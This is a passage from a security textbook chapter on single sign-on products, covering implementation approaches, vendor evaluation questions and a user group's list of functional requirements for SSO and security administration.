Despite the seeming simplicity of this problem, it represents only the tip of a range of problems associated with user administration. Such problems exist wherever the controlling access of users to resources is enforced: local in-house, remote WAN nodes, remote dial-in, and Web-based access.

As compared with Exhibit 7.1, Exhibit 7.2 illustrates how SSO has evolved into a broader scope product with greater functionality. Once considered merely a "user convenience," SSO has been more tightly integrated with other, more traditional security products and capabilities. This evolution has improved SSO's image measurably, but has not simplified its implementation.

In addition to the problem mentioned above, the need for this type of capability manifests itself in a variety of ways, some of which include:

1. As the number of entry points increases (Internet included), there is a need to implement improved and auditable security controls.
2. The management of large numbers of workstations is dictating that some control be placed over how they are used to avoid viruses, limit user-introduced problems, minimize help desk resources, etc.
3. As workstations have become electronic assistants, there has likewise arisen a need for end users to be able to use various workstations along their work path to reach their electronic desktop.
4. The proliferation of applications has made getting to all the information that is required too difficult, too cumbersome, or too time-consuming, even after passwords are automated.
5. The administration of security needs to move from an application focus to a global focus to improve compliance with industry guidelines and to increase efficiency.

Mechanisms

The mechanisms used to implement SSO have varied over time. One method uses the Kerberos product to authenticate users and resources to each other through a "ticketing" system, tickets being the vehicle through which authorization to systems and resources is granted. Another method has been shells and scripting: primary authentication to the shell, which then initiated various platform-specific scripts to activate account and resource access on the target platforms.

For those organizations not wanting to expend the time and effort involved with a Kerberos implementation, the final solution was likely to be a variation of the shell-and-script approach. This had several drawbacks. It did not remove the need to set up user accounts individually on each platform. It also did not provide password synchronization or other management features. Shell-and-scripting was a half-step at best, and although it simplified user login, that was about the extent of the automation it facilitated. That was "then."

Today, different configuration approaches and options are available when implementing an SSO platform, and the drawbacks of the previous attempts have largely been well-addressed. Regardless, from the security engineering perspective, the design and objectives (i.e., the problem one is trying to solve) for the implementation plan must be evaluated in a risk analysis, and then mitigated as warranted. In the case of SSO, the operational concerns should also be evaluated, as discussed below.

One form of implementation allows one login session, which concludes with the user being actively connected to the full range of their authorized resources until logout. This type of configuration allows for reauthentication based on time (every … minutes or hours) or can be event driven (i.e., system boundary crossing).

One concern with this configuration is resource utilization. This is because a lot of network traffic is generated during login, directory/ACL accesses are performed, and several application/system sessions are established. This level of activity will degrade overall system performance substantially, especially if several users engage their login attempts simultaneously. Prevention of session loss (due to inactivity timeouts) would likely require an occasional "ping" to prevent this, if the feature itself cannot be deactivated. This too consumes resources with additional network traffic.

The other major concern with this approach would be that "open sessions" would exist, regardless of whether the user is active in a given application or not. This might make possible "session stealing" should the data stream be invaded, penetrated, or rerouted.

Another potential configuration would perform the initial identification/authentication to the network service, but would not initialize access to a specific system or application until the user explicitly requests it (i.e., double-click the related desktop icon). This would reduce the network traffic level, and would invoke new sessions only when requested. The periodic reauthentication would still apply.

What Single Sign-On Provides

SSO products have moved beyond simple end-user authentication and password management to more complex issues that include addressing the centralized administration of endpoint systems, the administration of end users through a role-based view that allows large populations of end users to be affected by a single system administration change (e.g., adding a new application to all office workers), and the monitoring of end users' usage of sensitive applications.

The next section describes many of the capabilities and features that an ideal single sign-on product might offer. Some of the items that mention cost refer expressly to the point being made, and not to the software performing the function. The life-cycle cost of a product such as that discussed here can and does vary widely from one installation to the next. The extent of such variation is based on many factors, and is well beyond the scope of this discussion.

A major concern with applying the SSO product to achieve the potential economies is raised when consideration is given to the cost of the product, and comparing it to the cost of how things were done pre-SSO, and contrasting this with the cost of how things will be done post-SSO, the cost of putting SSO in, and all other dollars expended in the course of project completion.

By comparing the before-and-after expenditures, the ROI (return on investment) for installing the SSO can be calculated and used as part of the justification for the project. It is recommended that this be done using equivalent formulas, constraints, and investment/ROI objectives the enterprise applies when considering any project. When the analysis and results are presented (assuming they favor this undertaking), the audience will have better insight into the soundness of the investment in terms of real costs and real value contribution. Such insight fosters endorsement, and favors greater acceptance of what will likely be a substantial cost and lengthy implementation timeline.

Regardless, it is reasonably accurate to say that this technology is neither cheap to acquire nor to maintain. In addition, as with any problem-solution set, the question must be asked, "Is this problem worth the price of the solution?" The next section discusses some of the features to assist in making such a decision.

Internal Capability Foundation

Having GUI-based central administration offers the potential for simplified user management, and thus possibly substantial cost-savings in reduced training, reduced administrative effort, and lower life-cycle cost for user management. This would have beneath it a logging capability that, based on some DBMS engine and a set of report generation tools, would enhance and streamline the data reduction process for activity reporting and forensic analysis derived through the SSO product.

The basic support structure must include direct (standard customary login) and Web-based access. This would be standard, especially now that the Internet has become so prolific and also since an increasing number of applications are using some form of Web-enabled/aware interface. This means that the SSO implementation

would necessarily limit the scope or depth of the login process to make remote access practical, whether direct dial-up or via the Web.

One aspect of concern is the intrusiveness of the implementation. Intrusiveness is the extent to which the operating environment must be modified to accommodate the functionality of the product. Another is the retrofitting of legacy systems and applications. Installation of the SSO product on the various platforms in the enterprise would generally be done through APIs to minimize the level of custom code.

Not surprisingly, most SSO solutions vendors developed their product with the retrofit of legacy systems in mind. For example, the Platinum Technologies (now CA) product AutoSecure SSO supported RACF, ACF2, and TopSecret — all of which are access control applications born and bred in the legacy systems world. It also supports Windows NT, Novell, and TCP/IP network-supported systems. Thus, it covers the range from present day to legacy.

General Characteristics

The right SSO product should provide all the required features and sustain itself in an enterprise production environment. Products that operate in an open systems distributed computing environment, complete with parallel network servers, are better positioned to address enterprise needs than more narrow NOS-based SSO products.

It is obvious then that SSO products must be able to support a fairly broad array of systems, devices, and interfaces if the promise of this technology is to be realized. Given that, it is clear some environments will require greater modification than others; that is, the SSO configuration is more complex and modifies the operating environment to a greater extent. Information derived through the following questions will assist in pre-implementation analysis:

1. Is the SSO nonintrusive; that is, can it manage access to all applications, without a need to change the applications in any way?
2. Does the SSO product dictate a single common logon and password across all applications?
3. What workstations are supported by the SSO product?
4. On what operating systems can SSO network servers operate?
5. What physical identification technologies are supported (e.g., Secure-ID card)?
6. Are dial-up end users supported?
7. Is Internet access supported? If so, are authentication and encryption enforced?
8. Can the SSO desktop optionally replace the standard desktop to more closely control the usage of particular workstations (e.g., in the production area)?
9. Can passwords be automatically captured the first time an end user uses an endpoint application under the SSO product's control?
10. Can the look of the SSO desktop be replaced with a custom site-specific desktop look?
11. How will the SSO work with the PKI framework already installed?

End-User Management Facilities

These features and options include the normal suite of functions for account creation, password management, etc. The performance of end-user identification and authentication is obvious. Password management includes all the normal features: password aging, histories, and syntax rules. To complete the picture, support for the wide variety of token-type devices (Secure-ID cards), biometric devices, and the like should be considered, especially if remote end users are going to be using the SSO product. At the very least, optional modules providing this support should exist and be available.

Some additional attributes that should be available are:

- *Role-based privileges.* This functionality makes it possible to administer a limited number of roles that are in turn shared by a large population of end users. This would not necessarily have any effect on individual users working outside the authority scope of that role.
- *Desktop control.* This allows the native desktop to be replaced by an SSO-managed desktop, thereby preventing end users from using the workstation in such a way as to create support problems (e.g., introducing unauthorized software). This capability is particularly important in areas where workstations are shared by end users (e.g., production floor).

- *Application authorization.* This ensures that any launched application is registered and cleared by the SSO product and records are kept of individual application usage.
- *Mobile user support.* This capability allows end users to reach their desktop, independent of their location or the workstation they are using. It should also include configuring the workstation to access the proper domain server and bringing the individual's preferences to the workstation before launching applications.

Application Management Facilities

Application management in the context of SSO refers to the treatment of an application in a manner similar to how it manages or treats users. As shown in Exhibit 7.2, the evolved state of SSO has moved beyond the simplistic identification/authentication of users, and now encompasses certain aspects of application management. This management capability relates to the appearance of user desktops and navigation through application menus and interfaces rather than with the maintenance and upgrading of application functionality.

Context management ensures that when multiple sessions that relate to a common subject are simultaneously active, each session is automatically updated when another related session changes position (e.g., in a healthcare setting, the lab and pharmacy sessions must be on the same patient if the clinician is to avoid mixing two patients' records when reaching a clinical decision).

Application monitoring is particularly useful when it is desirable to monitor the usage of particular rows of information in an application that is not programmed to provide that type of information (e.g., access to particular constituents' records in a government setting).

Application positioning is a feature that relates to personalized yet centrally controlled desktops. This allows configuration of an end-user start-up script to open an application (possibly chosen from a set of options) on initialization, and specify even what screen is loaded.

One other feature that binds applications together is application fusing. This allows applications to operate in unison such that the end user is only aware of a single session. The view to the end user can range from a simple automated switching between applications up to and including creating an entirely new view for the end user.

Endpoint Management Facilities

Endpoint administration is an essential component of an SSO product because, without it, administration is forced to input the same information twice; once in the SSO and once in the endpoint each time a change is made to the SSO database. Two methods of input into the endpoint should be supported: (1) API-based agents to update endpoint systems that support an API, and (2) session animation agents to update endpoint systems that do not support an API. Services provided by the SSO to accomplish this administrative goal should include:

- *Access control.* This is the vehicle used by end users to gain access to applications and, based on each application's capabilities, to define to the application the end user's privileges within it. Both API-based and session-based applications should be supported.
- *Audit services.* These should be made available through an API to endpoint applications that wish to publish information into the SSO product's logging system.
- *Session encryption.* This feature ensures information is protected from disclosure and tampering as it moves between applications and end users. This capability should be a requirement in situations where sensitive applications only offer cleartext facilities.

Mobile Users

The capability for end users to use any available workstation to reach information sources is mandatory in environments where end users are expected to function in a number of different locations. Such users would include traveling employees, healthcare providers (mobile nurses, physicians, and technicians), consultants, and sales staff. In the highly mobile workforce of today's world, it is unlikely that a product not offering this feature would be successful.

Another possible feature would facilitate workstation sharing; that is, the sharing of the device by multiple simultaneous users, each one with their own active session separate from all others. This capability would entail the use of a form of screen swapping so that loginids and passwords would not be shared. When the

first user finishes his session, rather than log out, he locks the session, a hot-key combination switches to the next open login screen, and the second user initiates his session, etc.

When investigating the potential needs in this regard, the questions to ask yourself and the vendors of such products should include:

1. Can a workstation in a common area be shared by many end users (e.g., production floor)?
2. If someone wants to use a workstation already in use by another end user, can the SSO product gracefully close the existing end user's applications (including closing open documents) and turn control over to the new end user?
3. Can end users adjust the organization of their desktop, and if so, does it travel with them, independent of the workstation they use?
4. Can individual applications preferences travel with the end user to other workstations (e.g., MS Word preferences)?
5. Can the set of available applications be configured to vary based on the entry point of the end user into the network?
6. If a Novell end user is logging in at a workstation that is assigned to a different Novell domain, how does the end user get back to his or her domain?
7. Given that Windows 95 and Windows NT rely on a locally stored password for authentication, what happens when the end user logs onto another workstation?
8. Is the date and time of the last successful sign-on shown at the time the end user signs on to highlight unauthorized sign-ons?
9. Is the name of the logged in end user prominently displayed to avoid inadvertent use of workstations by other end users?

Authentication

Authentication ensures that users are who are who they claim to be. It also ensures that all processes and transactions are initiated only by authorized end users. User authentication couples the loginid and the password, providing an identifier for the user, a mechanism for assigning access privileges, and an auditing "marker" for the system against which to track all activity, such as file accesses, process initiation, and other actions (e.g., attempted logons). Thus, through the process of authentication, one has the means to control and track the "who" and the "what."

The SSO products take this process and enable it to be used for additional services that enhance and extend the applications of the loginid/password combination. Some of these applications provide a convenience for the user that also improves security: the ability to lock the workstation just before stepping away briefly means the user is more likely to do it, rather than leave his workstation open for abuse by another. Some are extensions of audit tools: display of last login attempt, and log entry of all sign-ons. These features are certainly not unique to SSO, but they extend and enhance its functionality, and thus make it more user friendly.

As part of a Public Key Infrastructure (PKI) installation, the SSO should have the capability to support digital certificate authentication. Through a variety of methods (token, password input, biometrics possibly), the SSO supplies a digital certificate for the user that the system then uses as both an authenticator and an access privilege "license" in a fashion similar to the Kerberos ticket. The vital point here is not how this functionality is actually performed (that is another lengthy discussion), but that the SSO supports and integrates with a PKI, and that it uses widely recognized standards in doing so.

It should noted, however, that any SSO product that offers less than the standard suite of features obtainable through the more common access control programs should *not* be considered. Such a product may be offered as an alternative to the more richly featured SSO products on the premise that "simpler is better." Simpler is not better in this case because it means reduced effectiveness.

To know whether the candidates measure up, an inquiry should be made regarding these aspects:

1. Is authentication done at a network server or in the workstation?
2. Is authentication done with a proven and accepted standard (e.g., Kerberos)?
3. Are all sign-on attempts logged?
4. After a site-specified number of failed sign-on attempts, can all future sign-on attempts be unconditionally rejected?

5. Is an inactivity timer available to lock or close the desktop when there is a lack of activity for a period of time?
6. Can the desktop be easily locked or closed when someone leaves a workstation (e.g., depression of single key)?
7. Is the date and time of the last successful sign-on shown at the time the end user signs on to highlight unauthorized sign-ons?

Encryption

Encryption ensures that information that flows between the end users and the security server(s) and endpoint applications they access is not intercepted through spying, line-tapping, or some other method of eavesdropping. Many SSO products encrypt traffic between the end user and the security server but let cleartext pass between the end user and the endpoint applications, causing a potential security gap to exist. Some products by default encrypt all traffic between workstation and server, some do not, and still others provide this feature as an option that is selectable at installation.

Each installation is different in its environment and requirements. The same holds true when it comes to risks and vulnerabilities. Points to cover that address this include:

- Is all traffic between the workstation and the SSO server encrypted?
- Can the SSO product provide encryption all the way to the endpoint applications (e.g., computer room) without requiring changes to the endpoint applications?
- Is the data stream encrypted using an accepted and proven standard algorithm (e.g., DES, Triple DES, IDEA, AES, or other)?

Access Control

End users should only be presented with the applications they are authorized to access. Activities required to launch these applications should be carefully evaluated because many SSO products assume that only API-based endpoint applications can participate, or that the SSO is the owner of a single password that all endpoint applications must comply with. These activities include automatically inputting and updating application passwords when they expire.

Exhibit 7.3 shows how the SSO facilitates automatic login and acquisition of all resources to which a user is authorized. The user logs into the authentication server (centrally positioned on the network). This then validates the user and his access rights. The server then sends out the validated credentials and activates the required scripts to log the user in and attach his resources to the initiated session.




EXHIBIT 7.3 Automated login.




EXHIBIT 7.4 SSO: Web with cookies.

While it is certainly true that automatically generated passwords might make the user's life easier, current best practice is to allow users to create and use their own passwords. Along with this should be a rule set governing the syntax of those passwords; for example, no dictionary words, a combination of numbers and letters, a mixture of case among the letters, no repetition within a certain number of password generations, proscribed use of special characters (#, $, &, ?, %, etc.), and other rules. The SSO should support this function across all intended interfaces to systems and applications.

Exhibit 7.4 shows how the SSO facilitates login over the World Wide Web (WWW) by making use of cookies — small information packets shipped back and forth over the Web. The user logs into the initial Web server (1), which then activates an agent that retrieves the user's credentials from the credentials server (2). This server is similar in function to a name server or an LDAP server, except that this device provides authorization and access privileges information specifically. The cookie is then built and stored in the user's machine (3), and is used to revalidate the user each time a page transition is made.

This process is similar to verification of application-level privileges inside a DBMS. While moving within the database system, each time the user accesses a new region or transaction, access privileges must be reverified to ensure correct authorization. Page transitions on the Web equate to new regions or transactions within the DBMS.

In this area, the following points should be covered:

1. Can all applications, regardless of platform, be nonintrusively supported (i.e., without changing them, either extensively or at all)?
2. What types of adapters are available to mechanize the application launching process without having to adjust the individual applications? Are API-based, OLE-based, DDE-based, scripting-based, and session-simulation adapters available?
3. Are all application activations and deactivations logged?
4. When application passwords expire, does the SSO product automatically generate new expired one-time passwords or are users able to select and enter their own choices?
5. When an application is activated, can information be used to navigate to the proper position in the application (e.g., order entry application is positioned to the order entry screen)?
6. Can the application activation procedure be hidden from the end user, or does the end user have to see the mechanized process as it progresses?
7. Are inactivity timers available to terminate an application when there is a lack of activity for a period of time?

Application Control

Application control limits end users' use of applications in such a way that only particular screens within a given application are visible, only specific records can be requested, and particular uses of the applications can be recorded for audit purposes, transparently to the endpoint applications so no changes are needed to the applications involved.

As a way in which user navigation is controlled, this is another feature that can assist with enhancing the overall security posture of an installation. Again, this would be as an adjunct feature — not the key method. The determination of the usefulness of this capability can be made through the following questions.

1. Can applets be incorporated into the desktop's presentation space (e.g., list of major accounts)?
2. Can applet information (e.g., particular account) be used to navigate to the proper position within an application (e.g., list of orders outstanding for a particular customer)?
3. Can each application's view be adjusted to show only the information that is appropriate for a particular end user?
4. Can the SSO product log end users' activities inside applications (e.g., which accounts have been accessed)?
5. Can application screens be enhanced with new capabilities without having to change the applications themselves (e.g., additional validation of input as it is captured)?
6. Can the SSO product log attempt to reach areas of applications that go beyond permitted areas (e.g., confidential patient information)?
7. Can multiple applications be fused into a single end-user session to eliminate the need for end users to learn each application?
8. Can applications be automatically coordinated such that end-user movement in one application (e.g., billing) automatically repositions subordinate application sessions (e.g., current orders, accounts receivable)?

Administration

The centralized administration capabilities offered by the SSO are — if not the main attraction — the "Holy Grail" mentioned earlier. The management (creation, modification, deletion) of user accounts and resource profiles through an SSO product can streamline and simplify this function within an organization or enterprise. The power of the administration tools is key because the cost of administering a large population of end users can easily overshadow the cost of the SSO product itself.

The product analysis should take the following attributes into consideration:

1. Does the SSO product allow for the central administration of all endpoint systems? (That is, changes to the central administration database are automatically reflected in endpoint systems.)
2. Is administration done at an "end-user" or a "role within the enterprise" level? (This is a critical element because an end-user focus can result in disproportional administration effort.)
3. Does each workstation have to be individually installed? If so, what is the estimated time required?
4. Can end users' roles in the organization be easily changed (to deal with people that perform mixed roles)?
5. Is the desktop automatically adjusted if the end user's roles are changed, or does the desktop view have to be adjusted manually?
6. Can an administrator see a list of active end users by application?
7. Can an administrator access all granted passwords to specific endpoint applications?
8. Does the product gracefully deal with network server failures?

Services for Desktop-Aware Applications

In cases where it is possible to modify existing endpoint applications, the ability for them to cooperatively share responsibilities with the desktop is very attractive. What is required is a published desktop API and associated services.

The circumstance can and does arise where the end user wants to customize a standard product in the enterprise suite for his own use in a way that affects only him and does not change the basic application itself. Such customization may include display formats, scripts, and processes relating to specific tasks the individual user wants or needs to use in conjunction with the server-supplied application. Through the supplied API, the user can make the custom changes necessary without impediment, and this allows other users to proceed without affecting them or their workstations.

In such cases, the user wanting the changes may require specific access and other controls to lock out other users. An example might be one where the user requiring the changes works on sensitive or restricted information, and others in the same area do not, and are not permitted access to such. This then may necessitate

the use of access controls embedded in the scripts used to change his desktop to meet his additional security needs.

That being the case, the API should provide the capability to access the SSO, and perform the access/privilege checking, without the user (the one making the localized changes) having any direct access to the SSO access/privilege database. This should likewise be true to facilitate the logging of access attempts, transactions, and data access authorizations to track the use of the local workstation. To determine the existence of this facility in the SSO, questions should be asked regarding such services, APIs, and related capabilities, such as:

1. Can desktop-aware applications interrogate end-user permissions managed by the SSO product?
2. Can desktop-aware applications make use the SSO product's logging facilities for their own use?
3. Do API services exist that enable desktop customization?
4. Do these APIs facilitate this without compromising overall system integrity by providing "back-door" access to the resident security information database?

Reliability and Performance

Given that an SSO product is, by necessity, positioned between the end users and the applications they need access to get their jobs done, it has a very high visibility within the enterprise and any unexpected reliability or performance problems can have serious consequences. This issue points directly back at the original business case made to justify the product.

Concerns with regard to reliability and performance generally focus on the additional layering of one software upon another ("yet another layer"), the interfaces between the SSO and other access control programs it touches, the complexity of these interactions, etc. One aspect of concern is the increased latency introduced by this new layer. The time from power-on to login screen has steadily increased over the years, and the addition of the SSO may increase it yet again. This can exacerbate user frustration.

The question of reliability arises when considering the interaction between the SSO and the other security front ends. The complexity of the interfaces, if very great, may lead to increased service problems; the more complex the code, the more likely failure is to result more frequently. This may manifest itself by passwords and changes in them losing synchronization, not being reliably passed, or privilege assignment files not being updated uniformly or rapidly. Such problems as these call into question whether SSO was such a good idea, even if it truly was. Complex code is costly to maintain, and the SSO is nothing if not complex. Even the best programming can be rendered ineffective or, worse yet, counterproductive if it is not implemented properly.

An SSO product requires more of this type of attention than most because of its feature-rich complexity. It is clear that the goal of SSO is access control, and in that regard achieves the same goals of confidentiality, integrity, and availability as any other access control system does. SSO products are designed to provide more functionality, but in so doing can adversely affect the environments in which they are installed. If they do, the impacts will most likely appear against factors of reliability, integrity, and performance; and if large enough, the impacts will negate the benefits the SSO provides elsewhere.

Requirements

This section presents the contents of a requirements document that the Georgia Area RACF Users Group (GARUG) put together regarding things it would like to see in an SSO application.

Objectives

The focus of this list is to present a set of functional requirements for the design and development of a trusted single sign-on and security administration product. It is the intention that this be used by security practitioners to determine the effectiveness of the security products they may be reviewing.

It contains many requirements that experienced security users feel are very important to the successful protection of multi-platform systems. It also contains several functional requirements that may not be immediately available at this time. Having said that, the list can be used as a research and development tool because the requirements are being espoused by experienced, working security practitioners in response to real-world problems.

This topic was brought to the forefront by many in the professional security community, and the GARUG members that prepared this list in response. This is not a cookbook to use in the search for security products. In many ways, this list is visionary, which is to say that many of the requirements stated here do not exist. But just because they do not exist now does not deter their inclusion now. As one member noted, "If we don't ask for it, we won't get it."

Functional Requirements

The following is a listing of the functional requirements of an ideal security product on the market. The list also includes many features that security practitioners want to see included in future products. The requirements are broken down in four major categories: security administration management, identification and authorization, access control, and data integrity/confidentiality/encryption. Under each category the requirements are listed in most critical to least critical order.

Assumptions

There are three general assumptions that follow throughout this document.

1. All loginids are unique; no two loginids can be the same. This prevents two users from having the same loginid.
2. The vendor should provide the requisite software to provide functionality on all supported platforms.
3. All vendor products are changing. All products will have to work with various unlike platforms.

Security Administration Management

Single Point of Administration

All administration of the product should be done from a single point. This enables an administrator to provide support for the product from any one platform device.

Ability to Group Users

The product should enable the grouping of like users where possible. These groups should be handled the same way individual users are handled. This will enable more efficient administration of access authority.

Ability to Enforce Enterprise/Global Security Rules

The product should provide the ability to enforce security rules over the entire enterprise, regardless of platform. This will ensure consistent security over resources on all protected platforms.

Audit Trail

All changes, modifications, additions, and deletions should be logged. This ensures that all security changes are recorded for review at a later time.

Ability to Recreate

Information logged by the system should be able to be used to "back out" changes to the security system. Example: used to recreate deleted resources or users. This enables mass changes to be "backed out" of production or enables mass additions or changes to be made based on logged information.

Ability to Trace Access

The product should enable the administrator to be able to trace access to systems, regardless of system or platform.

Scoping and Decentralization of Control

The product should be able to support the creation of spans of control so that administrators can be excluded from or included in certain security control areas within the overall security setup. This enables an administrator to decentralize the administration of security functions based on the groups, nodes, domains, and enterprises over which the decentralized administrator has control.

Administration for Multiple Platforms

The product should provide for the administration of the product for any of the supported platforms. This enables the administrator to support the product for any platform of his or her choice.

Synchronization across All Entities

The product should be synchronizing security data across all entities and all platforms. This ensures that all security decisions are made with up-to-date security information.

Real-Time and Batch Update

All changes should be made online/real-time. The ability to batch changes together is also important to enable easy loading or changing of large numbers of security resources or users.

Common Control Language across All Platforms

The product should feature a common control language across all serviced platforms so that administrators do not have to learn and use different commands on different platforms.

One Single Product

The product should be a single product — not a compendium of several associated products. Modularity for the sake of platform-to-platform compatibility is acceptable and favored.

Flexible Cost

The cost of the product should be reasonable. Several cost scenarios should be considered, such as per seat, CPU, site licensing, and MIPS pricing. Pricing should include disaster recovery scenarios.

Physical Terminal/Node/Address Control

The product should have the ability to restrict or control access on the basis of a terminal, node, or network address. This ability will enable users to provide access control by physical location.

Release Independent/Backward Compatible

All releases of the product should be backward compatible or release independent. Features of new releases should coexist with current features and not require a total reinstallation of the product. This ensures that the time and effort previously invested in the prior release of the product is not lost when a new release is installed.

Software Release Distribution

New releases of the product should be distributed via the network from a single distribution server of the administrator's choice. This enables an administrator to upgrade the product on any platform without physically moving from platform to platform.

Ability to Do Phased Implementation

The product should support a phased implementation to enable administrators to implement the product on individual platforms without affecting other platforms. This will enable installation on a platform-by-platform basis if desired.

Ability to Interface with Application/Database/Network Security

The product should be able to interface with existing application, database, or network security by way of standard security interfaces. This will ensure that the product will mesh with security products already installed.

SQL Reporting

The product should have the ability to use SQL query and reporting tools to produce security setup reports/queries. This feature will enable easy access to security information for administrators.

Ability to Create Security Extract Files

The product should have a feature to produce an extract file of the security structure and the logging/violation records. This enables the administrator to write his or her own reporting systems via SAS or any other language.

Usage Counter per Application/Node/Domain/Enterprise

The product should include an internal counter to maintain the usage count of each application, domain, or enterprise. This enables an administrator to determine which applications, nodes, domains, or enterprises are being used and to what extent they are being used.

Test Facility

The product should include a test facility to enable administrators to test security changes before placing them into production. This ensures that all security changes are fully tested before being placed into production.

Ability to Tag Enterprise/Domain/Node/Application

The product should be able to add a notation or "tag" an enterprise/domain/node/application in order to provide the administrator with a way identify the entity. This enables the administrator to denote the tagged entity and possibly perform extra or nonstandard operations on the entity based on that tag.

Platform Inquiries

The product should support inquiries to the secured platforms regarding the security setup, violations, and other logged events. This will enable an administrator to inquire on security information without having to sign on/log on.

Customize in Real-Time

It is important to have a feature that enables the customization of selected features (those features for which customization is allowed) without reinitializing the product. This feature will ensure that the product is available for 24-hour, seven-day-a-week processing.

GUI Interface

The product should provide a user interface via a Windows-like user interface. The interface may vary slightly between platforms (i.e., Windows, OS/2, X-Windows, etc.) but should retain the same functionality. This facilitates operating consistency and lowers operator and user training requirements.

User-Defined Fields

The product should have a number of user customizable/user-defined fields. This enables a user to provide for informational needs that are specific to his or her organization.

Identification and Authorization

Support RACF Pass Ticket Technology

The product should support IBM's RACF Pass Ticket technology, ensuring that the product can reside in an environment using Pass Ticket technology to provide security identification and authorization.

Support Password Rules (i.e., Aging, Syntax, etc.)

All common password rules should be supported:

- Use or non-use of passwords
- Password length rules
- Password aging rules
- Password change intervals
- Password syntax rules
- Password expiration warning message
- Save previous passwords
- Password uniqueness rules
- Limited number of logons after a password expires
- Customer-defined rules

Logging of All Activity Including Origin/Destination/Application/Platform

All activity should be logged, or able to be logged, for all activities. The logging should include the origin of the logged item or action, the destination, the application involved, and the platform involved. This enables the administrator to provide a concise map of all activity on the enterprise. The degree of logging should be controlled by the administrator.

Single Revoke/Resume for All Platforms

The product should support a single revoke or resume of a loginid, regardless of the platform. This ensures that users can be revoked or resumed with only one command from one source or platform.

Support a Standard Primary loginid Format

The administrator should define all common loginid syntax rules. The product should include features to translate unlike loginids from different platforms so that they can be serviced. This enables the product to handle loginids from systems that support different loginid syntax that cannot be supported natively.

Auto Revoke after X Attempts

Users should be revoked from system access after a specified number of invalid attempts. This threshold should be set by the administrator. This ensures that invalid users are prevented from retrying sign-ons indefinitely.

Capture Point of Origin Information, Including Caller ID/Phone Number for Dial-In Access

The product should be able to capture telephone caller ID (ANI) information if needed. This will provide an administrator increased information that can be acted upon manually or via an exit to provide increased security for chosen ports.

Authorization Server Should Be Portable (Multi-platform)

The product should provide for the authentication server to reside on any platform that the product can control. This provides needed portability if there is a need to move the authentication server to another platform for any reason.

Single Point of Authorization

All authorizations should be made a single point (i.e., an authentication server). The product should not need to go to several versions of the product on several platforms to gain the needed access to a resource. This provides not only a single point of administration for the product, but also reduced network security traffic.

Support User Exits/Options

The product should support the addition of user exits, options, or application programming interfaces (APIs) that could be attached to the base product at strategically identified points of operation. The points would include sign-on, sign-off, resource access check, etc. The enables an administrator or essential technical support personnel to add exit/option code to the package to provide for specific security needs above and beyond the scope of the package.

Ensure loginid Uniqueness

The product should ensure that all loginids are unique; no two loginids can be the same. This prevents two users from having the same loginid.

Source Sign-On Support

The product should support sign-ons from a variety of sources. These sources should include LAN/WAN, workstations, portables (laptops and notebooks), dial-in, and dumb terminals. This would ensure that all potential login sources are enabled to provide login capability and facilitate support for legacy systems.

Customizable Messages

The product should support the use of customized security messages. The will enable an administrator to customize messages to fit the needs of his or her organization.

Access Control

Support Smart Card Tokens

The product should support the use of the common smart card security tokens (i.e., SecureID cards) to enable their use on any platform. The enables the administrator to provide for increased security measures where they are needed for access to the systems.

Ability to Support Scripting — Session Manager Menus

The product should support the use of session manager scripting. This enables the use of a session manager script in those sites and instances where they are needed or required.

Privileges at the Group and System Level

The product should support administration privileges at a group level (based on span of control) or on the system level. This enables the product to be administered by several administrators without the administrators' authority overlapping.

Default Protection Unless Specified

The product should provide for the protection of all resources and entities as the default unless the opposite of protection for only those resources profiled is specified. The enables each organization to determine the best way to install the product based on is own security needs.

Support Masking/Generics

The product should support security profiles containing generic characters that enable the product to make security decisions based on groups of resources as opposed to individual security profiles. The enables the administrator to provide security profiles over many like-named resources with the minimum amount of administration.

Allow Delegation within Power of Authority

The product should allow an administrator to delegate security administration authority to others at the discretion of the administrator within his or her span of authority. An administrator would have the ability to give some of his or her security authority to another administrator for backup purposes.

Data Integrity/Confidentiality/Encryption

No Cleartext Passwords (Net or DB) — Dumb Terminal Exception

At no time should any password be available on the network or in the security database in clear, human-readable form. The only exception is the use of dumb terminals where the terminal does not support encryption techniques. This will ensure the integrity of the users' passwords in all cases with the exception of dumb terminals.

Option to Have One or Distributed Security DBs

The product should support the option of having a single security database or several distributed security databases on different platforms. This enables an administrator to use a distributed database on a platform that may be sensitive to increased activity rather than a single security database. The administrator will control who can and if they can update distributed databases.

Inactive User Timeout

All users who are inactive for a set period during a session should be timed out and signed off of all sessions. This ensures that a user who becomes inactive for whatever reason does not compromise the security of the system by providing an open terminal to a system. This feature should be controlled by the administrator and have two layers:

1. At the session manager/screen level
2. At the application/platform level

Inactive User Revoke

All users who have not signed on within a set period should be revoked. This period should be configurable by the administrator. This will ensure that loginids are not valid if not used within a set period of time.

Ability to Back Up Security DBs to Choice of Platforms/Media

The product should be able to back up its security database to a choice of supported platforms or storage media. This enables the user to have a variety of destinations available for the security database backup.

Encryption Should Be Commercial Standard (Presently DES)

